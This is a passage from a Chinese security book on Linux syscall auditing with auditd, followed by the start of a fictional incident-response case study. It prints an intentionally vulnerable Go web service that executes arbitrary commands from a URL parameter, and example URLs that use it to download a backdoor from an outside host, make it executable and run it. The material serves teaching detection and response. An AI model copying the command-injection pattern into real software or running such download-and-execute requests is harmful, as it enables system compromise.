警告 有一点必须要提醒你，syscall 审计很难大规模地执行。应用每次在需要内核支持的时候都会发起系统调用，在繁忙的系统上每秒钟就可能出现数千次（在命令前加上 strace，这会告诉你该命令发起了多少次系统调用）。系统一定会做很多产生系统调用的事情。还好，Linux 审计框架支持细粒度的规则并选择那些要被记录的事件，我们将会讨论它们的用法。

9.5.1 执行的漏洞

我曾经与一位同事争论 syscall 审计的成本和收益，我支持的观点是终端节点安全方案是更轻量的入侵检测策略的方式，而我的同事提出了下面这个重要的观点：

问题很简单，你是否想知道攻击者在你的 Apache 服务器上执行的任意一条命令的时间。

她的观点是，像 NSM 或终端节点安全这样的反应式控制只能捕捉到已知的问题，而持久的系统监视可以在问题发生时就捕获它们，而不是在其发生之后。

我们用代码清单 9.20 中的 Go 程序来说明。这是一个非常小的 Web 应用的源代码，它监听 8080 端口上发送给 /exec 的 HTTP 请求。URL 接收查询字符串中的 cmd 参数，这个参数会由 exec.Command() 执行——实际上，这就是一个远程 shell 服务。

代码清单 9.20 一个执行任意命令的易受攻击的 Go Web 应用

```
package main
import (
 "fmt"
 "log"
 "net/http"
 "os/exec"
 "strings"
)
func main() {
 http.HandleFunc("/exec",
  func(w http.ResponseWriter,
  r *http.Request) {
  cmd := r.FormValue("cmd")
  cmdParts := strings.Split(cmd, " ")
  args := cmdParts[1:]
  out, err := exec.Command(cmdParts[0],
   args...).Output()
  if err != nil {
   w.WriteHeader(http.StatusBadRequest)
```

声明一个 HTTP 处理器。

从请求的 cmd 查询字符串中提取要运行的命令。

在本地执行该命令。

```
    fmt.Fprintf(w, "failed with %q", err)
   } else {
    fmt.Fprintf(w, "%s", out)
   }
  })
  log.Fatal(http.ListenAndServe(":8080", nil))
}
```

返回给客户端的输出。

这种（糟糕的）源代码的变体存在于大量设计不良的 Web 应用中，通常难以通过源代码审计检测的方式实现。如果攻击者找到了这个服务的入口，就可以很容易地利用它。代码清单 9.21 展示了三个 URL 的例子，它们分别在 cmd 参数中植入了三条命令，第一条是把后门下载到 /tmp 目录的 cURL 命令，第二条是把后门权限修改为可执行的命令，最后一条就是要在系统上执行的后门。如果到了那个时候，游戏就结束了：系统受到了威胁。

代码清单 9.21 滥用 Web 应用下载并执行后门的 URL

```
http://bad-service.***.com:8080/exec?cmd=curl%20-o%20/tmp/backdoor%20
     https://***.com/latest-backdoor
http://bad-service.***.com:8080/exec?cmd=chmod%20+x%20/tmp/backdoor
http://bad-service.***.com:8080/exec?cmd=/tmp/backdoor
```

如果你足够幸运，下载后门的站点已经被列入了黑名单，那么前面一节的 NSM 设置就能捕捉到这个特殊的例子。如果该站点还没有进入黑名单，后门会成功下载，因此在 NSM 日志中不会显示任何内容。

9.5.2 捕捉欺诈命令的执行

然而，本地系统上的系统调用日志可以捕捉到命令并记录下来，如代码清单 9.22 所示。在第一条日志记录里捕获了一个 SYSCALL 类型的事件，表明 /usr/bin/curl 执行成功。第二条日志记录里的事件类型是 EXECVE，这条记录包含了该命令和它的所有参数，其中就有下载后门的 URL。

代码清单 9.22 审计日志记录展示了捕捉到的 cURL 命令

```
type=SYSCALL msg=audit(1489489699.719:237364): arch=c000003e syscall=59
     success=yes exit=0 a0=c420010ff0 a1=c420019050 a2=c4200d66e0 a3=0
     items=2 ppid=20216 pid=20258 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0
     egid=0 sgid=0 fsgid=0 tty=pts22 ses=124248 comm="curl" exe="/usr/bin/
     curl" key="execution"

type=EXECVE msg=audit(1489489699.719:237364): argc=4 a0="curl" a1="-o" a2="/
     tmp/backdoor" a3="https://***.com/latest-backdoor"
```

这条日志记录是怎么被捕捉到的呢？正如第 7 章讨论的那样，Linux 内核为应用提供了一种设置 syscall 审计陷阱的机制，可以接收信息进行分析并记录到日志中。从内核收集这些信息的标准守护进程叫作 auditd，它在所有主要的 Linux 发行版中都能被找到，如图 9.8 所示。




图 9.8 Linux 内核中的审计框架会捕捉系统调用，并转发给 auditd 守护进程进行记录。

auditd 根据一份规则清单来决定哪些事件需要捕捉，它将规则加载到内核里并监听那些要记录到日志目标（本地文件或 syslog 套接字）的事件。代码清单 9.23 展示的规则被用来捕捉代码清单 9.22 中的事件，它们使用的参数如下：

- `-a` 表示该规则会被添加到已经存在的规则集的末尾。参数 `exit` 将该规则放到 syscall-exit 列表中，并且总是需要在系统调用退出时写入一条记录。
- `-F` 将应用一个过滤器，给捕捉加上特定的限制条件，这里加上的是一条 64 位架构规则和一条 32 位架构规则。
- `-S` 说明系统调用 `execve`，将被这条规则监控。
- `-k` 是和事件一起被记录下来的任意字符串。

实际上，这些规则要求内核捕获 32 位和 64 位架构上的全部 `execve` 系统调用，并和 `execution` 键一起记录。

代码清单 9.23 监控命令执行的 auditd 规则

```
-a exit,always -F arch=b64 -S execve -k execution
-a exit,always -F arch=b32 -S execve -k execution
```

可以想象，这样的规则在中等负载系统上就能捕获大量的事件。auditd 提供了一种忽略一部分事件的方法，-a 参数中的 always 可以用 never 代替。代码清单 9.24 展示了一个规则的示例，该规则将一些定期执行的特定命令加入白名单，你应该没兴趣捕捉这些命令。

代码清单 9.24 auditd 不会记录日志事件的可执行文件白名单示例

```
-A exit,never -F path=/bin/ls -F perm=x
-A exit,never -F path=/bin/sh -F perm=x
-A exit,never -F path=/bin/grep -F perm=x
-A exit,never -F path=/bin/egrep -F perm=x
-A exit,never -F path=/bin/less -F perm=x
```

9.5.3 监控文件系统

审计系框架能做的事情不只是记录命令执行的日志。因为任何系统调用都可以被捕获，我们还可以用它来监控敏感文件的变化。使用 -w 关键字插入监视就可以完成，-w 后面跟着的是要监视的目录路径。监视可以捕获对敏感目录所做的更改，比如 /etc 中的配置，或者 /usr/bin 和 /sbin 中的二进制文件，当攻击者试图对常见的可执行程序植入后门时，或者在提升权限的过程中修改本地用户和用户组时，就可以捕获到他们。代码清单 9.25 展示的各种规则实现了对系统的敏感区域的监视。这些规则的参数 -p 说明了被捕捉的系统调用类型（r 表示读取，w 表示写入，x 表示执行，a 表示属性发生变化），例如，-p wa 说明文件在被写入或者权限被修改时会被发现。

代码清单 9.25 监视指定文件变化的审计规则

```
-w /etc/audit/ -p wa -k audit

-w /etc/cron.allow -p wa -k cron
-w /etc/cron.deny -p wa -k cron
-w /etc/cron.d/ -p wa -k cron
-w /etc/cron.daily/ -p wa -k cron
-w /etc/cron.hourly/ -p wa -k cron
-w /etc/cron.monthly/ -p wa -k cron
-w /etc/cron.weekly/ -p wa -k cron
-w /etc/crontab -p wa -k cron
-w /var/spool/cron/root -p wa -k cron

-w /etc/rc.d/init.d/ -p wa -k init
-w /sbin/init -p wa -k init
-w /etc/inittab -p wa -k init
-w /etc/systemd -p wa -k init
```

审计配置。

cron 任务。

启动配置。

```
-w /etc/pam.d -p wa -k pam
-w /etc/security -p wa -k pam
-w /lib/security -p wa -k pam

-w /etc/sshd -p wa -k sshd

-w /etc/group -p wa -k user
-w /etc/passwd -p wa -k user
-w /etc/gshadow -p wa -k user
-w /etc/shadow -p wa -k user
-w /etc/security/opasswd -p wa -k user
-w /etc/sudoers -p wa -k user

-w /usr/bin -p wa -k binaries
-w /bin -p wa -k binaries
-w /usr/sbin -p wa -k binaries
-w /sbin -p wa -k binaries
-w /usr/local/bin -p wa -k binaries
-w /usr/local/sbin -p wa -k binaries
```

PAM 配置。

SSHD。

本地用户和用户组。

二进制文件（常见位置）。

你可能会考虑将监视整个文件系统作为一个万全之策，但这是不可取的。审计框架收集的事件数量会使系统不堪重负，以及会填满文件系统，并让整个机器动弹不得。使用 `-r` 标志可以限制审计框架每秒产生的消息数量（合理的值应该是 `-r 500`，捕获限制为每秒 500 个事件），但从本质上来说，这是在告诉内核丢弃那些无法处理的事件。比起记录所有内容并造成事件丢失来说，将捕捉范围限制在最关键的文件和系统调用上将更加有效。

9.5.4 监控不可能发生的事情

auditd 还可以监视在生产环境系统上不应该发生的事情，比如修改时间、加载内核模块或切换内核。代码清单 9.26 展示了监控这三种操作的规则。这些操作一定要触发告警并立即引起重视，因为这些信息的信噪比通常都非常高，表明一定有事情发生了。

代码清单 9.26 捕捉不正常操作的审计规则

修改时间。

```
-a always,exit -F arch=b32 -S adjtimex -S settimeofday -k time-change
-a always,exit -F arch=b64 -S adjtimex -S settimeofday -k time-change
-w /etc/localtime -p wa -k time-change

-a exit,always -F arch=b64 -S init_module -k module
-a exit,always -F arch=b32 -S init_module -k module

-a exit,always -F arch=b64 -S kexec_load -k kexec
-a exit,always -F arch=b32 -S kexec_load -k kexec
```

加载内核模块。

通过 kexec 切换内核。

系统调用审计框架是 Linux 系统默认具备的最强大的安全控制之一，你应该好好利用它。与第 7 章的日志流水线及第 8 章的分析程序强强结合，你就可以实时地监控系统中的可疑活动了。

不可变系统中的配置只用部署一次，并且在其生命周期中也从不发生变化，在使用这些系统的环境中，审计日志的信噪比会显著提高。对 /sbin 中的二进制文件的更改、对用户组的修改或新加载的内核模块都是出现问题的征兆，应该立即采取行动。而在传统环境中，由于系统经常被修改更新而不会被替换，这些征兆不能说明问题，检测逻辑必须适应对系统的合法修改。但是在不可变的部署环境中，系统调用审计就是强大的异常检测工具。

在应对安全事件期间，审计日志也非常有用，可以利用它来调查在基础设施之间扩散的攻击。使用系统调用审计，但要好好进行调校，避免因捕获的日志过多而破坏了入侵检测基础设施。

9.6 信任人们发现异常的能力

终端节点安全方案、网络安全监控和系统调用审计能捕获 99% 的攻击，但这由它们的配置决定，而真正有心的攻击者总会找到方法绕过它们。以我处理安全事故的经验来看，最复杂的入侵也就是那些需要人们放下所有工作，切换到救火模式并花费一个星期时间才能搞定的入侵，它们都是运维人员和开发人员通过一些蛛丝马迹发现的。

在大多数情况下，这些发现纯粹是运气使然：有人因为一个毫不相干的问题会漫无目的地查阅日志文件，却被意外的发现惊出冷汗；开发人员忘记了某行代码是不是自己写的，试图找出原来的作者；用户出现在无关的用户组中，以及运维人员在生产环境服务器上发现他们不知道的文件。所有这些发现都强调了一种模式，这种模式对任何入侵检测策略都至关重要，那就是——人们非常擅长发现异常，而你应该鼓励他们这么做。

对于一个安全团队来说，把所有的钱都押在技术上是很容易的。我们都喜欢创建又酷炫又高级的工具，它们能为我们带来神奇的效果。然而，你花在与组织成员讨论警惕性上的精力应该不亚于花在部署工具上的精力。是的，有一句老话说得好："有一说一。"你要创造一种沟通的文化，在这种氛围里周遭的人可以自如地报告潜在的问题，而不会因此被认为是愚蠢的，或是受到嘲笑和羞辱。

最后一点很重要。安全团队在他们的同行看来是无所不能的百事通，这种情况实在是太常见了。当这种情况发生时，安全小组和 DevOps 小组之间的信任被破坏，沟通会受阻，开发人员和运维人员不到万不得已决不会与安全团队交流。有时你会注意到一些奇怪的事情，但往往会觉得无关紧要并很容易地无视它们。你会听到人

们说:“可能没什么，但是……”如果不能和安全团队交流，问题就不会被暴露出来，系统就会遭到攻击。

如果一个组织要妥善地保护自己免受入侵，安全团队必须和开发人员及运维人员同仇敌忾，并获得他们的信任，建立起真正的沟通渠道，在他们的帮助下诊断异常活动，在基础设施里大海捞针，绝不放过任何蛛丝马迹。

运用本章介绍的所有技术，但也不要忘记在人工入侵检测方面投入时间和精力。我们将在第 10 章经历一次安全事件，并讨论如何组织应对，以便将安全事件给组织造成的混乱降到最低，这样你就可以快速地恢复正常运作。

9.7 本章小结

- 入侵的杀伤链包括七个阶段。它们是侦查跟踪、武器构建、载荷投递、漏洞利用、安装植入、命令与控制和目标达成。
- 攻击指示符（IOC）是描述入侵特征的信息片段，可用于检测基础设施中的威胁。
- GRR、MIG 和 osquery 是终端节点安全解决方案，允许调查人员实时地检查基础设施上的系统。
- 使用像 Suricata 这样的 IDS 和商业规则集对网络流量进行分析，能捕获常见的攻击模式，有助于保护网络。
- 系统调用审计是强大的 Linux 机制，能在关键系统上监视可疑命令，但是它可能会产生噪声。
- 人们善于发现异常，而且这通常是组织能仰仗的最好的入侵检测机制了。

10 安全事件响应案例分析：加勒比海“瘫”

本章内容包括

- 介绍应对安全事件的六个阶段
- 研究发生在一个虚构组织中的安全破坏事件
- 利用取证技术调查 Linux 系统和 AWS 实例
- 从破坏中恢复：组织必须采取的行动步骤

“每个人在上台前都想得很好，直到他们的嘴巴被挨上一拳。”

——Mike Tyson

在本书的前九章中，我们努力提高基础设施的安全性，尽量不让敏感系统暴露在一次入侵中，并限制破坏对组织的影响范围。持续改进一个组织的安全形态是至关重要的，但你还要做好攻击者突破防御的准备。没有一个基础设施能做到绝对安全，每个组织注定会等到处理威胁的那一刻。在安全事件发生的那一刻，你的安全性的好坏决定了是整个基础设施都被破坏，还是只有少数独立的系统被破坏。

对于没有经验的人来说，应对安全事件是一场充满压力、令人困惑，有时甚至是心灵备受煎熬的考验。当工程师、经理和领导们夜以继日地工作来保住组织的资产和他们的工作时，他们的压力也随之越来越大。最坏的情况就是，人们开始互相

指责，急于撇清责任，而不是降低事件造成的影响。

为组织准备好安全事件响应计划是避免这种灾难性状况发生的最好方法。阅读SANS（Sysadmin、Audit、Network 和 Security）研究机构发布的安全事件处理手册（链接 10.1）是一个不错的开始。它将安全事件响应分成了以下六个阶段：

- 准备——应对突发事件的第一个阶段是让自己对灾难降临的那一天做好准备。如果一个组织从未发生过安全事件，那么最好的准备方法就是进行一次虚构的安全事件的演练。将关键人聚集在会议室，针对某个预先定义好的场景，进行一次 4 小时的生动的演练。如果你能找到一个桌上角色扮演游戏《龙与地下城》的专家来扮演地下城主，那会格外有趣。演练会让亟须改进的方方面面显现出来（工具、沟通、文档和需要参与的关键人，等等）。
- 识别——并非所有告警都是安全事件。事实上，你要仔细地对安全事件进行认定，以及对告警触发事件响应的过程也要谨慎。这就是识别阶段，在此阶段，你可以用 SANS 术语来界定：“组织内部偏离正常的操作是否为事件。”
- 隔离——你被入侵了，现在怎么办？安全事件响应的下一个阶段是止损，防止攻击者在基础设施中继续突破。这意味着，在必要时你要切断访问并冻结系统，有时还包括关闭系统及任何其他能阻止攻击的操作，直到你能修复漏洞为止。
- 杀灭——当破坏被隔离后，你需要消除威胁并重建所有受到威胁的系统，从源头上修复并阻止进一步的破坏。这通常是最消耗资源的阶段。良好的 DevOps 实践在这个阶段能帮上大忙，因为和人工构建相比，它能让基础设施更快地重建起来。
- 恢复——攻击者常常会在成功入侵后再杀个回马枪，因此在安全事件发生后要继续密切监视基础设施，这一点非常关键。在恢复阶段，你要亲力亲为，重建对已被严重削弱的基础设施安全性的信任。
- 总结——安全事件可能会造成严重的创伤，但也是组织安全性在走向成熟的过程中的一次很好的学习经历。当尘埃落定后，处理该事件的团队必须坐下来仔细检查他们的笔记，找出需要改进的地方。你不可能在一夜之间就成长为事件响应专家，从事件中吸取教训，这是一种让每个人在未来应对安全事件时，能够做到更快、更有条理的最好方法。

我们将用本章余下的篇幅详细介绍事件响应的六个阶段。我们将跟着 Sam 经历一次典型的安全事件，更好地理解它是如何发生的。Sam 是一名虚构出来的优秀 DevOps 工程师，她在一家中等规模的初创公司工作，她将和队友一起应对攻击者对基础设施的破坏。我们将讨论从破坏中恢复的细节，并演示用于调查被感染系统的各种工具和技术。

10.1 加勒比海“瘫”

在酒店的酒吧里，Sam 一边喝着莫吉托鸡尾酒，一边完善着她的 CloudTrail 分析程序。整个公司这周都在波多黎各度假。她把时间都花在开会和晒日光浴上了。她以前从未到过加勒比海，事实证明，这是一次既轻松愉悦又富有成效的旅行。

在过去的几个月里，改进公司的日志流水线一直是她的工作重点。她向开发部门的同事 Max 展示了最新的安全分析器，这位同事指出，她可以使用带有自动过期功能的 Cuckoo 过滤器来简化代码，而不用单独维护一个循环缓冲区。现在，他们俩喝着鸡尾酒等着日落，Sam 还趁间隙重写了这段代码。

“瞧，我们上 Hacker News 首页了！”Max 突然说道，他正慵懒地用手机浏览着平日里经常关注的几个新闻网站。

“太棒了！文章怎么说？”

“太奇怪了。新闻公告说由于心率监测器存在健康风险，我们将召回所有产品。”

“这不可能。在今天早上的全体会议上，Lousie 可什么都没说。”Lousie 是公司的 CEO，是一位经验丰富的领导者，她持续地关注着各种度量数据，这些度量数据加速了产品改进，并帮助公司增长了近 100 万名客户。

“公告就在咱们的首页上：‘由于电池故障，所有 HealthyBuddy 设备都将被召回，该故障存在很小的几率导致电池爆炸。’评论都爆了！”Max 继续说道，读到这里，他放下手机赶紧取下了手环。

“这可是重磅消息，是真的吗？圣诞节前两周发生这样的事情，我们会玩儿完的。我不敢相信他们内部没有事先通知……”

话音未落，她的手机就响了起来。

“你在哪儿呢？”手机里传来经理 Trevor 的声音，他听起来似乎不太高兴。

“在酒吧里。你听说了吗……”

“听说了。赶紧到二楼的海盗会议室来。我们有麻烦了。”

Sam 顾不上莫吉托酒了，她把笔记本电脑塞进包里，冲进了酒店。公司在这整整一周里包下了酒店里所有的会议室，海盗会议室是最大的一个。她的手环突然亮起来了。小小的心脏图标旁，数字 118 正在跳动，这是她的心率。她祈祷这个时候电池千万别爆炸。

10.2 识别

海盗会议室的墙上挂满了各种和 18 世纪海盗争霸有关的复制品，玻璃架子上摆着一些微型舰船模型。几张大圆桌支在会议室中央。Trevor 坐在一张圆桌旁。在 Sam 进来时他才把目光从电脑上移开。

“这是真的吗？”Sam 问道，并把包扔在了桌子上。

“我不知道。我们正在确认。高管们正在游艇上，接不了电话，谁也没有收到任何消息。这很可疑，我想知道我们是不是被入侵了。”

“你是什么意思？是说有人入侵了网站并发布了虚假声明？这太扯了。”

“在我打通 CEO 的电话之前，不排除任何可能性。所以，请检查一下网站。”

识别

在安全事件发生期间，响应的第一阶段是确认异常情况（正常操作中的异常之处）是否为事件。在这个阶段，负责界定事件的人员要评审指标和日志，检查安全系统的状态，检查代码提交，检查各种其他数据点，以便决定是结束事件还是将其升级到下一个响应级别。

在这个阶段，事件响应人员很难拿出精确的检查清单，因为每次事件都是独一无二的，系统演进也是日新月异的。尽管如此，认清检查的范围可以加速调查，可能一份粗粒度的检查清单就够了。事件验证得越快，应对起来就越从容。

Sam 开始列出活跃的网站服务器。因为公司网站托管在 AWS 上，并配置了自动伸缩功能，服务器的数量和名字一直在变化。谢天谢地，所有的资源都被应用打上了标签，她只用几秒钟就写好了一条命令，列出了所有匹配 `hbweb` 网站标签的 EC2 实例，如代码清单 10.1 所示。

代码清单 10.1 列出特定资源的 AWS 命令，比如打了某个标签的 EC2 实例

```
$ aws ec2 describe-instances
--region=us-east-1
--filters Name=tag:App,Values=hbweb
| jq -r '.Reservations[].Instances[].PublicDnsName'

ec2-54-89-96-164.***.com
ec2-54-166-217-73.***.com
ec2-54-237-198-102.***.com
ec2-34-201-45-160.***.com
ec2-54-172-238-127.***.com
ec2-34-203-225-128.***.com
```

找出 us-east-1 区域中带 hbweb 标签的 EC2 实例的公开主机名。

Sam 用 `clusterssh` 同时打开了全部系统的终端。她的笔记本电脑已经配置为可以经过公共堡垒机来路由所有连接，双重身份验证请求会自动地发送到她的手机上。她在手机上完成了验证，笔记本电脑屏幕上弹出了六个终端，每个服务器一个。

由于所有部署都是完全自动化的，因此任何登录都可以被认定为异常。她首先用 w 搜寻活跃的会话，并用 last 和 lastlog 检查最近的连接，但除了她自己，没有人连接过这些系统。

她用 netstat -taupen 列出开放的网络连接，用 lsof 列出打开的文件，用 ps -faux 列出运行的进程。系统十分繁忙，列出的清单很长，但是并没有什么疑点。

同样地，docker ps 也只列出了一个进程——就是正在运行的 hbweb 容器，Docker images 则列出了对应的镜像。没有找到欺诈性的容器。

最后一项检查是打开 /etc/password 以查找未知用户。正如她所料，团队的全部七名运维人员都列在了文件中，剩下的就只有系统用户了。

代码清单 10.2 导出运行中的 Linux 系统的状态 bash 脚本

```
#!/usr/bin/env bash
BACKUP=/dev/stdout
PATH=/bin:/usr/bin:/sbin:/usr/sbin unalias -a
cat > $BACKUP << EOF
== Who is logged on and what they are doing?
$(w)
-----------------------------------------------------
== Last logged in users
$(last)
$(lastlog)
-----------------------------------------------------
== Processes
$(ps -faux)
-----------------------------------------------------
== Open Files
$(lsof)
-----------------------------------------------------
== Open Network Connections
$(netstat -taupen)
-----------------------------------------------------
== Docker
Containers
$(docker ps)
Images
$(docker images)
-----------------------------------------------------
== Users
Passwd:
$(cat /etc/passwd)
Shadow:
$(cat /etc/shadow)
-----------------------------------------------------
```

列出当前连接到系统的用户。

这个系统上的连接历史记录。

打印出正在运行的进程树。

列出所有打开的文件描述符。

列出所有活跃的网络连接。

列出正在运行的 Docker 容器。

列出系统上可用的 Docker 镜像。

打印出 passwd 文件的内容。

打印出 shadow 文件的内容。

```
== Packages
Chkconfig:
$(chkconfig --list)
RPM:
$(rpm -qa |sort)
dpkg:
$(dpkg --get-selections)
------------------------------------------------
== Cron
User crontabs:
$(find /var/spool/cron -exec cat {} \;)
System crontabs:
$(find /etc/cron* -exec cat {} \;)
------------------------------------------------
EOF
```

列出在 Red Hat 类型系统上配置的服务。

列出在 Red Hat 类型系统上安装的包。

列出在 Debian 类型系统上配置的服务。

找到所有注册的 crob 任务并打印出它们的内容。

Sam 没有找到系统上的任何疑点。她开始分析网站的访问日志。最近七天的日志都保存在一个中央聚合服务器的文件系统上，并在 S3 中作为备份来长期保存。她在日志服务器上打开了一个终端，进入存放 Web 日志的目录树。目录里有很多文件，准确的个数是 168 个：在过去的七天里每小时对应一个文件。尽管已用 gzip 进行了压缩，但是每个日志文件仍然有好几百兆大小。她首先查看的是管理接口的连接，还有访问网站管理面板的连接，并列出这些连接的来源 IP。和往常一样，要完成这项工作，像 zgrep、awk、sort 和 uniq 这些标准 UNIX 工具比任何数据库查询都能更快地完成工作，见代码清单 10.3。

代码清单 10.3 列出最近七日内登录过管理员面板的 IP 地址

```
$ zgrep '/admin' nginx_access_*.log.gz \
| awk '{print $1}' \
| sort \
| uniq -c \
| sort -klnr

82123 19.188.4.3
73    85.43.209.164
12    178.162.193.170
4     46.118.127.120
2     94.177.226.168
```

解压所有日志文件，并查找‘/admin’字符串。

从每一行的第一列中提取源 IP。

按行排序。

按相同 IP 分组，并显示每个 IP 命中的次数。

将最终输出结果按命中次数排序。

“找到了！”

“什么问题？你找到什么了？”Trevor 从椅子上弹起来，冲到她的电脑屏幕前。

“这个 IP 访问网站管理界面超过了 80000 次。我们被暴力攻击了！”

“你知道他们进来了吗？”

Sam 紧张地编写了一条新的 `grep` 命令，列出了除登录尝试之外的来自暴力攻击 IP 的全部日志，她使用 `grep -v '/admin/login'` 来过滤。日志服务器忙于解压和过滤超过 70GB 的日志文件而停住了几秒。他们都屏住呼吸等待着，当 Sam 的终端被几百行输出填满时，他们同时大声咒骂起来。攻击者已经获得了管理面板的访问权限，并且大摇大摆地把系统翻了个底朝天。

10.3 隔离

“立刻关掉它。你连上 Web 前端服务器，加一条阻止语句，禁止所有人访问管理接口。给我一点时间把假声明干掉，等我信号你再加。”Trevor 坐回到他的笔记本电脑前，快速浏览着文章列表，选中假声明的复选框，将它的状态改成了未发布。

“搞定，你把管理接口整个关掉。我来搞一个作战室，同时给大家打电话。”

隔离入侵

一旦破坏被确认，就要迅速做出反应，尽快阻止破坏进一步蔓延到基础设施的其他部分，这一步十分关键。攻击者会迅速提升访问权限，从低权限的入口升级到后端数据库，以及组织中价值更高的目标上。事件响应团队隔离污染组件的速度越快，攻击者在基础设施中获得更高特权的机会就越小。

应该尽一切可能将被污染的系统完全冻结，并断开它与其他基础设施的连接。不要关掉它们！实时内存取证通常是了解破坏的最佳方式，而重启系统会抹去有价值的信息。一定要在它们周围设置防火墙规则，防止连接扩散，并阻止公开的入站和出站连接，特别是那些已经建立的连接。

隔离阶段也是事件响应启动相关安全协议的最佳时机，安全协议启动后，正常活动都要停下来，所有相关方都要参与隔离工作。建立作战室是一个不错的方法，作战室专门用于研讨当前的安全事件，工程师和经理们可以在一起快速推进减灾措施并共享他们的发现。

Sam 回到她的 ClusterSSH 终端，它们还连着 Web 前端服务器。她同时打开了所有服务器上的 Nginx 站点配置。她添加了一条规则，捕获所有以 /admin 开头的请求并返回 HTTP 403 Forbidden 状态码，如代码清单 10.4 所示，直接拒绝了所有人的访问。

代码清单 10.4 阻止所有用户访问管理面板的 Nginx 规则

```
location /admin/ {
    return 403;
}
```

她身后传来 Trevor 紧张的声音，Sam 听到他在电话里把这个消息告诉了其他人。他一定联系上了管理层。Sam 不知道下一步该做什么，现在不能打扰 Trevor。她决定返回访问日志来分析更多的流量。

再次运用 `zgrep`、`awk`、`sort` 和 `uniq` 的命令组合，她发现暴力攻击始于三天前的凌晨 1 点 UTC（所有日志都使用 UTC 时区，因为这家小公司的职员分布在全球各地）左右。日志中没有尝试登录的用户名，但是尝试登录管理员面板的稳定的日志记录看起来已持续了将近 27 小时，在提取的日志中，代表禁止访问的 HTTP 403 响应戛然而止，后面是一次返回 `200 OK` 的 `POST /admin/login HTTP/1.1` 请求。攻击者就是在这时进入的。

她在团队的 Google Drive 中打开了一份共享文档，把相关的日志记录拷贝进去，开始梳理攻击发生的时间线。根据日志，访问权限被攻破的时间是 2017-04-30T01:32:44.121264143Z，然后暴力攻击就停了下来。当攻击者在 13:27:23 回来的时候，他进入管理员界面并探索了全部子界面。Sam 继续敲了一些命令，列出了攻击者访问过的所有页面清单。她找到了 73 分钟前伪造新闻发布的那次请求。她继续检查清单，一组对 /admin/debug.php 的请求引起了她的注意。

“嘿，Trevor，看看这个。”

“等一下，马上就来。”Trevor 放下电话，电话那头是工程总监 Lauren，听起来似乎她也很焦虑。“什么事？”

“我关闭了管理员的访问权限，根据日志梳理了时间线。看起来我们被暴力攻击了。我还没搞清楚他们攻击的是哪一个用户。然后我就发现了这一堆 `debug.php` 的 POST 请求。我以前都没见过这个页面，你知道这个页面吗？”

“是的。这是开发控制台。开发人员会用这个远程 shell 来测试。但它不应该在生产环境中启用。攻击者用它了吗？”

“看起来是的，但我不知道他们干了些什么。全都是些没有查询字符串的 POST 请求。”

“我记得我们在这些系统上启用了审计日志。这些日志能不能告诉你他们都运行了哪些命令？”

“说得对，我来检查一下。”

Sam 进入存放所有系统日志的目录来寻找审计日志文件。几个月前他们在少数几个 Web 前端服务器上开启了系统调用审计。他们仍然在调整日志逻辑，希望能大

幅地减少噪声，但也许是走了狗屎运，这些日志记录下了攻击者的活动。

“我找到了。和 debug.php 的请求时间戳一样，是 hbweb3。看起来是 wget 命令后面跟着 chmod，还有一条命令。我怀疑……是的！文件还在那里，是一个很小的二进制文件。我不是恶意软件分析专家，但我确定他们利用这点获得了系统 root 权限。”

“情况不太乐观。如果他们获得了 root 权限，这些系统就要完全下线。我们需要帮助。我创建了一个 IRC 频道 #spicymojito，邀请了所有人。目前这是机密：任何细节都别告诉其他人，连公司内部的人也别透露半个字。把你所知道的信息分享到频道里，我来分配任务。”

Sam 加入了 IRC 频道。里面已经有七个人了，分别是：工程总监 Lauren、Trevor、Lauren 团队的两个运维人员和三个网站开发人员。她将自己的发现和事件发生的时间线分享到了频道里，Trevor 要求他们都到海盗会议室来一起工作。太阳完全落山了，如果攻击者已经获取了 Web 前端服务器的 root 权限，这将会是漫长的一夜。

10.4 杀灭

已经是凌晨 3 点了。Sam 盯着部署流水线的进度条慢慢地涨到终点，眼神开始游离起来。在过去的 7 小时里，她查过的日志和重建的系统比加入公司以来加起来的还要多。有五位同事正在和她一起重建系统。另外两位同事去喝咖啡了，还剩下一位同事在沙发上睡着了。他们已经精疲力竭，主站仍然还处于离线状态，他们还有几十个系统需要重新部署，但是却仍看不到尽头。

Trevor、Lauren 和其他几个来自媒体与法务团队的同事在会议室另一头的桌子旁交谈。他们不停地询问 Trevor 服务何时能恢复。现在不仅是网站，核心 API 也被下线了，直到使用可靠的代码去重新构建系统。部署是完全自动化的，因此重建打好标记的应用发布和开通环境代码并不难。只是需要不少时间。

Sam 对攻击者杀伤链进行了粗略分析，结果表明他们获得了其中一个 Web 服务器的 root 访问权限。他们从这台服务器上获取了一份配置文件，其中包含了不同系统数据库的密码，而这份配置文件是本应该删除的部署制品。攻击者利用这些信息在另外两个管理员面板中创建了账户。她沿着基础设施中的杀伤链去排查，发现攻击者不断地横向移动，并逐步获得了越来越多的系统的访问权限。她找到了建立回连到攻击者命令与控制网络的 C2 信道的后门，攻击者的意图很可能是想利用这些基础设施来挖比特币或者发动 DDoS 攻击。在冻结系统之前，她保存了后门的二进制文件及远程服务器的 IP 地址。

可惜的是，审计日志并没有覆盖足够多的基础设施，没有办法精确地了解攻击

